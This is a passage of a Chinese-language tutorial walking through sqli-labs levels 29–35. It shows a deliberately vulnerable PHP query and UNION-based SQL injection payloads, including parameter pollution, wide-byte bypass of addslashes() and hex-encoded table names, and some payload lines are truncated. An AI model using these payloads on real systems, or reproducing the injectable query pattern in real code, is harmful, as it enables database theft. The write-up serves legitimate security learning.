include("../sql-connections/sql-connect.php");
//disable error reporting
error_reporting(0);

// take the variables
if(isset($_GET['id']))
{
 $id=$_GET['id'];
 //logging the connection parameters to a file for analysis.
 $fp=fopen('result.txt','a');
 fwrite($fp,'ID:'.$id."\n");
 fclose($fp);

 $qs = $_SERVER['QUERY_STRING'];
 $hint=$qs;

// connectivity
 $sql="SELECT * FROM users WHERE id='$id' LIMIT 0,1";
 $result=mysql_query($sql);
 $row = mysql_fetch_array($result);
 if($row)
 {
    echo "<font size='5' color= '#99FF00'>";
    echo 'Your Login name:'. $row['username'];
```

```
    echo "<br>";
    echo 'Your Password:' .$row['password'];
    echo "</font>";
   }
 else
 {
  echo '<font color= "#FFFF00">';
  print_r(mysql_error());
  echo "</font>";
 }
}
 else { echo "Please input the ID as parameter with numeric value";}


?>

</font> </div></br></br></br><center>
<img src="../images/Less-29.jpg" />
</br>
</br>
</br>
<img src="../images/Less-29-1.jpg" />
</br>
</br>
<font size='4' color= "#33FFFF">
<?php
echo "Hint: The Query String you input is: ".$hint;
?>
</font>
</center>
</body>
</html>
```

那这么说的话：

```
?id=1&id=-1' union select 1,2,database() --+
```

这样查也没什么毛病，一样的配方一样的味道，不再赘述。

注入结束。

Less-30 Get-Blind Havaing with WAF

用WAF防护

```
?id=-1" union select 1,2,database()--+
```

修改第三条语句就可以完成注入。

这就完事了？这两题没在逗我？

按照less-29 的套路可以这样构造

```
?id=1&id=-1" union select 1,2,group_concat(table_name) from information_schema.tables where table_schema=da
```

注入结束。

Less-31 Protection with WAF

用WAF防护

样例payload

```
?id=-1")union select 1,2,database() --+
```

考虑参数污染的话可以使用

样例payload

```
?id=1&id=-1")union select 1,2,database() --+
```

不再赘述。

注入结束。

Less-32 Bypass addslashes()

绕过 addslashes()

宽字节绕过引号转义

addslashes()会在单引号前加一个\ 例如：I'm hacker 传入addslashes()，得到：I\'m hacker

本题想以此阻止sql注入语句闭合，但是可以使用宽字节绕过：

原理大概来说就是，一个双字节组成的字符，比如一个汉字‘我’的utf8编码为%E6%88%91 当我们使用?id=-1%E6' 这样的构造时，' 前面加的 \ 就会和%E6 合在一起，但是又不是一个正常汉字，但是起到了注掉 \ 的作用，库。

样例payload

```
?id=-1%E6' union select 1,version(),database() --+
```

我在爆列名的时候卡了一下，分析半天语句最后想起来了， 'users' 这里有单引号。

使用十六进制编码就可以绕过了"使用0x 代替，users 使用十六进制编码得到7573657273，构造为0x7573657273

```
?id=-1%E6' union select 1,version(),group_concat(column_name) from information_schema.columns where table_n
```

接下来的步骤比较简单，不再赘述。

注入完成。

Less-33 Bypass addslashes()

绕过 addslashes()

和上一题一样的，payload都不用改，去看了一圈别人的题解，都差不多，一样的paylaod，没有过多解释。

我懒得看代码了，也不知道这两题有什么不一样，反正都能过。

注入结束。


Less-34 Bypass Add SLASHES

绕过添加斜杠

post方式，抓包提交。

样例payload

```
uname=admin%99' union select version(),database()--+&passwd=admin&submit=Submit
```



爆列名的时候要注意'users'的转义。


注入结束。

Less-35 why care for addslashes()

为什么要关心addslashes()

测试payload：

```
?id=1'
```



id周围没有单引号或双引号，现在就明白题目的标题了，不需要要过，直接注入，无比简单，不再赘述。

样例payload

```
?id=-1 union select 1,version(),database()--+
```

注入结束。

结语：

到这里1-35题就通关了，其他题目如果我有时间会补上，sqlmap自动化注入的payload，我暂时没测试，以后抽时间补上，这篇我写了快一周了，一方面作为一个学习的笔记，另一方面也作为一个教程，方便后来学习sql注入使用sqli-lab的同学，确认过眼神，是学注入的人。

祝大家注入愉快，学习顺利。